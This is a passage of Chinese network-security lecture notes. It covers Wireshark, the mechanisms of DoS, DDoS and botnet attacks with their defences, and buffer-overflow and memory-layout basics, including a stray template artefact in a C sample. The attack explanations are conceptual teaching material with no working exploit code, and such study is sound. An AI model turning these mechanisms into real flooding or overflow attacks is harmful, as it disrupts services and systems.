- **网络报文分析工具**

集成工具: Wireshark

网络流重组: nstreams, snort

高层统计和摘要分析: Netflow, RRDTools

- **Wireshark基本功能**
  - 抓包(Capture)

Capture Filter: BPF过滤器

  - 分析(Analyze)

自动协议解码: 支持数百种协议, 显示各层包头和内容字段

灵活选择协议对网络流进行解码 Decode As...

  - 统计(Statistics)

协议分类(Protocol Hierarchy)

会话列表(Conversations)

2层(以太网)/3层(IP)/4层(TCP,UDP)

会话终端(EndPoints)

I/O Graph: 随时间统计的流量曲线

会话重组(Follow TCP/UDP Stream)和会话图(Flow Graph)

- **Wireshark中的两类过滤规则**
  - 嗅探过滤规则

  支持BPF规则

  用于嗅探抓包时的过滤
  - 显示过滤规则

  用于在界面中选择显示哪些数据包

  与BPF规则有所不同
- **流重组/会话重组**

  TCP/UDP会话发送字节数可能很大

  IP包最大长度(64K-20≈64K)

  以太网帧最大长度(1500-20=1480)

  协议栈发送大量TCP/UDP报文时，必然分组传送

  流重组: 将同属于一个TCP/UDP会话的IP包负载按序重新组装，还原应用层数据的过程
- **流重组工具**

  Wireshark

  nstreams

  Snort

第三章 拒绝服务攻击


1.拒绝服务攻击DoS概念

DoS的英文全称是Denial of Service即“拒绝服务”的意思。

DoS攻击是指利用网络协议漏洞或其他系统以及应用软件的漏洞耗尽被攻击目标资源，使得被攻击的计算机或网络无法正常提供服务，直至系统停止响应甚至崩溃的攻击方式。即攻击者通过某种手段，导致目标机器或网络停止向合法用户提供正常的服务或资源访问。

2.DoS原理及分类

DoS原理




攻击者向服务器发送众多的带有虚假地址的请求，服务器发送回复信息后等待回传信息。

由于地址是伪造的，所以服务器一直等不到回传的消息，分配给这次请求的资源就始终没有被释放。

当服务器等待一定的时间后，连接会因超时而被切断，攻击者会再度传送新的一批请求，在这种反复发送伪地址请求的情况下，服务器资源最终会被耗尽。

DoS的基本模式

资源耗尽型



- **消耗网络带宽**

  攻击者有意制造大量的数据报或传输大量文件以占用有限的网络带宽，致使合法用户无法正常使用网络资源。


- **消耗磁盘空间**

攻击者利用磁盘空间的有限性或存储空间大小控制的缺陷，短时间内制造大量的垃圾信息，使系统或用户因没有磁盘空间而停止工作。

- **消耗CPU和内存资源**

  操作系统需要提供CPU和内存资源给许多进程共用，攻击者利用系统中存在的缺陷，有意使用大量的CPU和内存资源，导致系统服务性能下降甚至造成系统崩溃

配置修改型



改变路由信息

修改 Windows NT注册表

修改UNIX系统的各种配置文件，如/etc目录下的各种文件

基于系统缺陷型

攻击者利用目标系统和通信协议的漏洞实现拒绝服务攻击。

例如一些系统出于安全考虑，限制用户试探口令次数和注册等待时间。当用户口令输入次数超过若干次，或注册等待时间超过某个时间值，系统就会停止该用户的使用权。攻击者利用系统这个安全特点，有意输错口令导致系统锁定该用户帐号，致使该用户得不到应有的服务。

物理实体破坏型

这种拒绝服务攻击针对物理设备。攻击者通过破坏或改变网络部件实现拒绝服务攻击，其攻击的目标包括: 计算机、路由器、网络配线室、网络主干段、电源、冷却设备。

DoS攻击的基本形式

服务过载

当大量的服务请求发向一台计算机中的服务守护进程时，就会发生服务过载。

计算机忙碌地处理不断到来的服务请求，以至于无法处理常规的任务。同时，许多新到来的请求被丢弃。

如果攻击的是一个基于TCP协议的服务，那么这些请求的包还会被重发，结果更加重了网络的负担。

消息流

消息流发生于用户向一台网络上的目标主机发送大量的数据报，来延缓目标主机的处理速度，阻止它处理正常任务的这种情况。

这些请求可能是请求文件服务，要求登录或者仅仅是简单的要求响应数据报。

信号接地

物理方法也可以关闭一个网络。将网络的电缆接地，引入一些其他信号或者将以太网上的端接器拿走，都可以有效地阻止客户发送或者接收消息。

"粘住"攻击

可以使用TCP的半连接耗尽资源。


如果攻击者发出多个连接请求。初步建立了连接，但又没有完成其后的连接步骤，接收者便会保留许多这种半连接，占据有限的资源。

通常这些连接请求使用的是伪造的源地址表明连接来自于一台不存在的主机或者一台无法访问的主机。

DoS攻击分类

DoS的攻击方式有很多种，最基本的DoS攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务。

SYN Flood



对Windows NT攻击很有效

利用IP欺骗技术

- SYN Flood远程拒绝服务攻击具有以下特点:

  针对TCP/IP协议的薄弱环节进行攻击;

  发动攻击时，只要很少的数据流量就可以产生显著的效果;

  攻击来源无法定位;

  在服务端无法区分TCP连接请求是否合法。

- 防御措施:

  在防火墙上过滤来自同一主机的后续连接。SYN洪水威胁很大，由于释放洪流的主机并不寻求响应，所以无法从一个简单高容量的传输中鉴别出来。

死ping(ping of death)

- 在早期版本中许多操作系统对网络数据包的最大尺寸有限制，对TCP/IP栈的实现在ICMP包上规定为64KB。在读取包的报头后，要根据该报头里包含的信息来为有效载荷生成缓冲区。
- 当发送ping请求的数据包声称自己的尺寸超过ICMP上限，也就是加载的尺寸超过64K上限时，就会使ping请求接收方出现内存分配错误，导致TCP/IP堆栈崩溃致使接受方当机。
- 防御:
  现在所有的标准TCP/IP实现都已实现对付超大尺寸的包，并且大多数防火墙能够自动过滤这些攻击，包括从windows98之后的windows,NT(service pack 3之后) linux, Solaris 和Mac OS都具有抵抗一般ping of death攻击的能力。

  此外对防火墙进行配置，阻断ICMP以及任何未知协议都将防止此类攻击。

泪滴(teardrop)


- 泪滴攻击利用那些在TCP/IP堆栈实现中，信任IP碎片中的包的标题头所包含的信息来实现攻击。
- IP分段含有指示该分段所包含的是原包的哪一段的信息，某些TCP/IP 包括service pack 4以前的NT在收到含有重叠偏移的伪造分段时将崩溃。

  例如一个40个字节的数据报被分为两片，第一片数据发送0~36个字节，而第二片发送24~27字节，在某些情况下会破坏整个IP协议栈，必须重新启动计算机才能恢复。
- 防御：
  服务器应用最新的服务包，或者在设置防火墙时对分段进行重组，而不是转发它们。

Land攻击

- 特别打造一个SYN包，其源地址和目标地址都被设置成某一个服务器地址
- 导致接收服务器向它自己的地址发送SYN-ACK消息，结果这个地址又发回ACK消息并创建一个空连接
- 每一个这样的连接都将保留直到超时
- 许多UNIX将崩溃，NT变的极其缓慢（大约持续五分钟）

Smurf攻击



通过采用ICMP技术进行攻击：

- 攻击者找出网络上有哪些路由器会回应ICMP请求。
- 用一个虚假的IP源地址向路由器的广播地址发出讯息，路由器会把这些讯息广播到网络上所连接的每一台设备。
- 这些设备马上回应，同时产生大量讯息流量，从而占用所有设备的资源及网络带宽，而回应的地址就是受攻击的目标。

Fraggle攻击


- Fraggle攻击与Smurf攻击类似，但它使用的不是ICMP，而是 UDP Echo。
- 防范 ： 在防火墙上过滤UDP应答消息

炸弹攻击

- 基本原理是利用工具软件，集中在一段时间内，向目标机发送大量垃圾信息，或是发送超出系统接收范围的信息，使对方出现负载过重、网络堵塞等状况，从而造成目标的系统崩溃及拒绝服务。

  常见的炸弹攻击有邮件炸弹、聊天室炸弹等。
- 防御：对邮件地址进行配置，自动删除来自同一主机的过量或重复的消息。

3.分布式拒绝服务攻击（DDoS）



- DDoS（分布式拒绝服务），它的英文全称为Distributed Denial of Service，它是一种基于DoS的特殊形式的拒绝服务攻击，是一种分布、协作的大规模攻击方式，主要瞄准比较大的站点，如商业公司，搜索引擎和政府部门的站点。
- 我们可以看出DoS攻击只要一台单机和一个modem就可实现，与之不同的是DDoS攻击是利用一批受控制的机器向一台机器发起攻击，这样来势迅猛的攻击令人难以防备，因此具有较大的破坏性。
- DDoS攻击分为3层：攻击者、主控端、代理端，三者在攻击中扮演着不同的角色。


  攻击者：攻击者所用的计算机是攻击主控台，可以是网络上的任何一台主机，甚至可以是一个活动的便携机。攻击者操纵整个攻击过程，它向主控端发送攻击命令。

  主控端：主控端是攻击者非法侵入并控制的一些主机，这些主机还分别控制大量的代理主机。主控端主机的上面安装了特定的程序，因此它们可以接受攻击者发来的特殊指令，并且可以把这些命令发送到代理主机上。

  代理端：代理端同样也是攻击者侵入并控制的一批主机，它们上面运行攻击器程序，接受和运行主控端发来的命令。代理端主机是攻击的执行者，真正向受害者主机发送攻击。
- 最重要的第2和第3部分：它们分别用做控制和实际发起攻击。

  第4部分的受害者：DDoS的实际攻击包是从第3部分攻击傀儡机上发出的，

  第2部分的控制机只发布命令而不参与实际的攻击。



- **用工具软件实现DDoS攻击**

  攻击的流向是这样的：攻击者--master--分布端--目标主机。

  从分布端向受害者目标主机发送的DDoS都是UDP报文，每一个包含4个空字符，这些报文都从一个端口发出，但随机袭击目标主机上的不同端口。目标主机对每一个报文回复一个ICMP Port Unreachable的信息，大量不同主机发来的这些洪水般的报文源源不断目标主机将很快慢下来，直至剩余带宽变为0。

- **应付DDoS攻击的策略**

  IDS的检测方法是：分析一系列的UDP报文，寻找那些针对不同目标端口，但来自于相同源端口的UDP报文。或者取10个左右的UDP报文分析那些来自于相同的源IP、相同的目标IP、相同的源端口，但不同的目标端口的报文。这样可以逐一识别攻击的来源。

  寻找那些相同的源地址和相同的目标地址的ICMP Port Unreachable的信息。

  由于DDoS攻击的主要目的是消耗主机的带宽，所以很难抵挡。

4.僵尸网络(Botnet)

IRC Bot:

利用IRC （Internet Relay Chat）协议进行通信和控制的Bot。


Command & Control Server:

IRC Bot连接的IRC服务器称为命令和控制服务器，控制者通过该服务器发送命令，进行控制。

Botnet:

僵尸网络，由大量能够实现恶意功能的Bot、Command & Control Server和控制者组成，能够受攻击者控制的网络。

基于IRC僵尸网络模型



- **IRC（Internet Relay Chat）协议**

  IRC是一种专门的网络聊天室协议。

  IRC协议采用客户端/服务器模式。

  多服务器之间可建立信息共享。

  用户可以建立、选择和感兴趣的频道。

频道可以隐藏。

支持文件传递。

- **IRC Bot的功能**

  Bot可以根据接收到的控制命令执行预定义的功能，这些功能包括：

  发动DoS攻击

  浏览系统信息

  终止信息

  攻击IRC频道或邮箱

  上传和下载程序

  代理或SMTP服务器


  升级Bot

  卸载Bot

- **IRC Bot的实现**

  其特点是模拟IRC客户端，使用IRC协议与IRC服务器通信。

- **Bot的传播方式**



- **如何发现僵尸网络**
  - IDS方法

  必须充分了解僵尸程序，提取指纹信息作为IDS检测的特征
  - 行为监测法

  僵尸程序行为模式：快速连接控制信道、长时间在线发呆、.....
  - 蜜罐捕获法

  通过部署蜜罐对僵尸程序进行捕获 - 样本

  通过对网络行为进行监视和分析 - 僵尸网络控制信道信息

5.DOS发展趋势

重放追踪技术升级

攻击过程日趋智能化

攻击手段日趋多样化

第四章 缓冲区溢出攻击

1.缓冲区溢出相关概念

- **缓冲区**
  - 从程序的角度，缓冲区就是应用程序用来保存用户输入数据、程序临时数据的内存空间
  - 缓冲区的本质：数组
  - 存储位置

  Stack

  Heap

  数据段
- **缓冲区溢出**

  如果用户输入的数据长度超出了程序为其分配的内存空间，这些数据就会覆盖程序为其它数据分配的内存空间，形成所谓的缓冲区溢出
- 人为的溢出则是有一定企图的，攻击者编写一个超过缓冲区长度的字符串，植入到缓冲区，这时可能会出现两个结果：

  一是过长的字符串覆盖了相邻的存储单元，引起程序运行失败，严重的可导致系统崩溃；

  另一个结果就是利用这种漏洞可以执行任意指令，甚至可以取得系统root特级权限。
- 随便往缓冲区中植入数据造成它溢出一般只会出现Segmentation fault 错误，而不能达到攻击的目的。
- 最常见的手段是通过制造缓冲区溢出使程序运行一个用户shell，再通过shell执行其他命令。如果该程序属于root且有suid权限的话，攻击者就获得了一个有root权限的shell，便可以对系统进行任意操作。
- **缓冲区溢出的危害**


  应用程序异常

  系统不稳定甚至崩溃

  程序跳转到恶意代码，控制权被窃

2.缓冲区溢出原理

程序在内存中的映像



- PEB&TEB

PEB（Process Environment Block，进程环境块）存放进程信息，每个进程都有自己的PEB信息。位于用户地址空间。

在Win 2000下，进程环境块的地址对于每个进程来说是固定的，在0x7FFDF000处，这是用户地址空间，所以程序能够直接访问。在用户态下WinDbg中可用命令$proc取得PEB地址。

TEB（Thread Environment Block，线程环境块）系统在此TEB中保存频繁使用的线程相关的数据。位于用户地址空间，在比 PEB 所在地址低的地方。

进程中的每个线程都有自己的一个TEB。一个进程的所有TEB都以堆栈的方式，存放在从0x7FFDE000开始的线性内存中，每4KB为一个完整的TEB，不过该内存区域是向下扩展的。

栈

- 栈是一块连续的内存空间

  先入后出

  生长方向与内存的生长方向正好相反, 从高地址向低地址生长
- 每一个线程有自己的栈

  提供一个暂时存放数据的区域
- 使用POP/PUSH指令来对栈进行操作
- 使用ESP寄存器指向栈顶，EBP指向栈帧底
- **栈内容**

  函数的参数

  函数返回地址

  EBP的值

  一些通用寄存器(EDI,ESI...)的值

  当前正在执行的函数的局部变量
- **三个重要的寄存器**
  - SP(ESP)

  即栈顶指针，随着数据入栈出栈而发生变化
  - BP(EBP)

  即基地址指针，用于标识栈中一个相对稳定的位置。通BP,可以方便地引用函数参数以及局部变量
  - IP(EIP)

  即指令寄存器，在将某个函数的栈帧压入栈中时，其中就包含当前的IP值，即函数调用返回后下一个执行语句的地址

函数调用过程

把参数压入栈

保存指令寄存器中的内容，作为返回地址

放入堆栈当前的基址寄存器

把当前的栈指针(ESP)拷贝到基址寄存器，作为新的基地址

为本地变量留出一定空间，把ESP减去适当的数值

- **函数调用中栈的工作过程**
  - 调用函数前

  压入栈

上级函数传给A函数的参数

返回地址(EIP)

当前的EBP

函数的局部变量

- 调用函数后

恢复EBP

恢复EIP

局部变量不作处理

- Intel x86上的栈被认为是反向的，即意味着栈向下增长。当一个信息被压入栈，ESP减少，新元素被写入目标地址。当一个信息被弹出时，则从ESP指针所指向的地址中读出一个元素，ESP增加，移向上边的边界并压缩栈。这样，当说一个元素被放置在栈的顶端时，它实际上被写在所有先进入栈元素的下面。
- 如果程序要调用某个函数，那么计算机就会自动将函数返回后要执行的指令地址先压入栈里，等待函数返回以后再从中取出，跳到该处继续执行。

C语言中内存分配

- 栈：由编译器自动分配释放
- 堆：一般由程序员分配释放，若程序员不释放，程序结束时可能由OS回收
- 全局区（静态区）：全局变量和静态变量的存储是放在一块的，初始化的全局变量和静态变量在一块区域，未初始化的全局变量和未初始化的静态变量在相邻的另一块区域。程序结束释放
- 另外还有一个专门放常量的地方。程序结束释放
- 在函数体中定义的变量通常是在栈上，用malloc, calloc, realloc等分配内存的函数分配得到的就是在堆上。
- 在所有函数体外定义的是全局量，加了static修饰符后不管在哪里都存放在全局区（静态区）,在所有函数体外定义的static变量表示在该文件中有效，不能extern到别的文件用，在函数体内定义的static表示只在该函数体内有效。
- 另外，函数中的"adgfdf"这样的字符串存放在常量区。

```
int a = 0;          //全局初始化区
char *p1;           //全局未初始化区
void main()
{
    int b;          //栈
    char s[] = "abc";           //栈
    char *p2;           //栈
    char *p3 = "123456";          //123456{post.content}在常量区，p3在栈上
    static int c = 0;           //全局（静态）初始化区
    p1 = (char *)malloc(10);            //分配得来得10字节的区域在堆区
    p2 = (char *)malloc(20);            //分配得来得20字节的区域在堆区
    strcpy(p1, "123456");
}       //123456{post.content}放在常量区，编译器可能会
        //将它与p3所指向的"123456"优化成一块
```

C++中内存分配

- 栈，就是那些由编译器在需要的时候分配，在不需要的时候自动清除的变量的存储区。里面的变量通常是局部变量、函数参数等。
- 堆，就是那些由new分配的内存块，他们的释放编译器不去管，由我们的应用程序去控制，一般一个new对应一个delete。如果程序员没有释放掉，那么在程序结束后，操作系统会自动回收。
- 自由存储区，就是那些由malloc等分配的内存块，他和堆是十分相似的，不过它是用free来结束自己的生命的。

- 全局/静态存储区，全局变量和静态变量被分配到同一块内存中，在以前的C语言中，全局变量又分为初始化的和未初始化的，在C++里面没有这个区分了，他们共同占用同一块内存区。
- 常量存储区，这是一块比较特殊的存储区，他们里面存放的是常量，不允许修改（当然，你要通过非正当手段也可以修改）
- **堆与栈的关系与区别**
    - 具体地说，现代计算机(串行执行机制)，都直接在代码底层支持栈的数据结构。

  这体现在，有专门的寄存器指向栈所在的地址，有专门的机器指令完成数据入栈出栈的操作。这种机制的特点是效率高，支持的数据有限，一般是整数，指针，浮点数等系统直接支持的数据类型，并不直接支持其他的数据结构。

    - 因为栈的这种特点，对栈的使用在程序中是非常频繁的。对子程序的调用就是直接利用栈完成的。

  机器的call指令里隐含了把返回地址推入栈，然后跳转至子程序地址的操作，而子程序中的ret指令则隐含从堆栈中弹出返回地址并跳转之的操作。

  C/C++中的自动变量是直接利用栈的例子，这也就是为什么当函数返回时，该函数的自动变量自动失效的原因。

    - 和栈不同，堆的数据结构并不是由系统(无论是机器系统还是操作系统)支持的，而是由函数库提供的。

  基本的malloc/realloc/free 函数维护了一套内部堆的数据结构。当程序使用这些函数去获得新的内存空间时，这套函数首先试图从内部堆中寻找可用的内存空间，如果没有可以使用的内存空间，则试图利用系统调用来动态增加程序数据段的内存大小，新分配得到的空间首先被组织进内部堆中去，然后再以适当的形式返回给调用者。

  当程序释放分配的内存空间时，这片内存空间被返回内部堆结构中，可能会被适当的处理(比如和其他空闲空间合并成更大的空闲空间)，以更适合下一次内存分配申请。

    - 从以上知识可知，栈是系统提供的功能，特点是快速高效，缺点是有限制，数据不灵活；而堆是函数库提供的功能，特点是灵活方便，数据适应面广泛，但是效率有一定降低。
    - 栈是系统数据结构，对于进程/线程是唯一的；堆是函数库内部数据结构，不一定唯一。不同堆分配的内存无法互相操作。
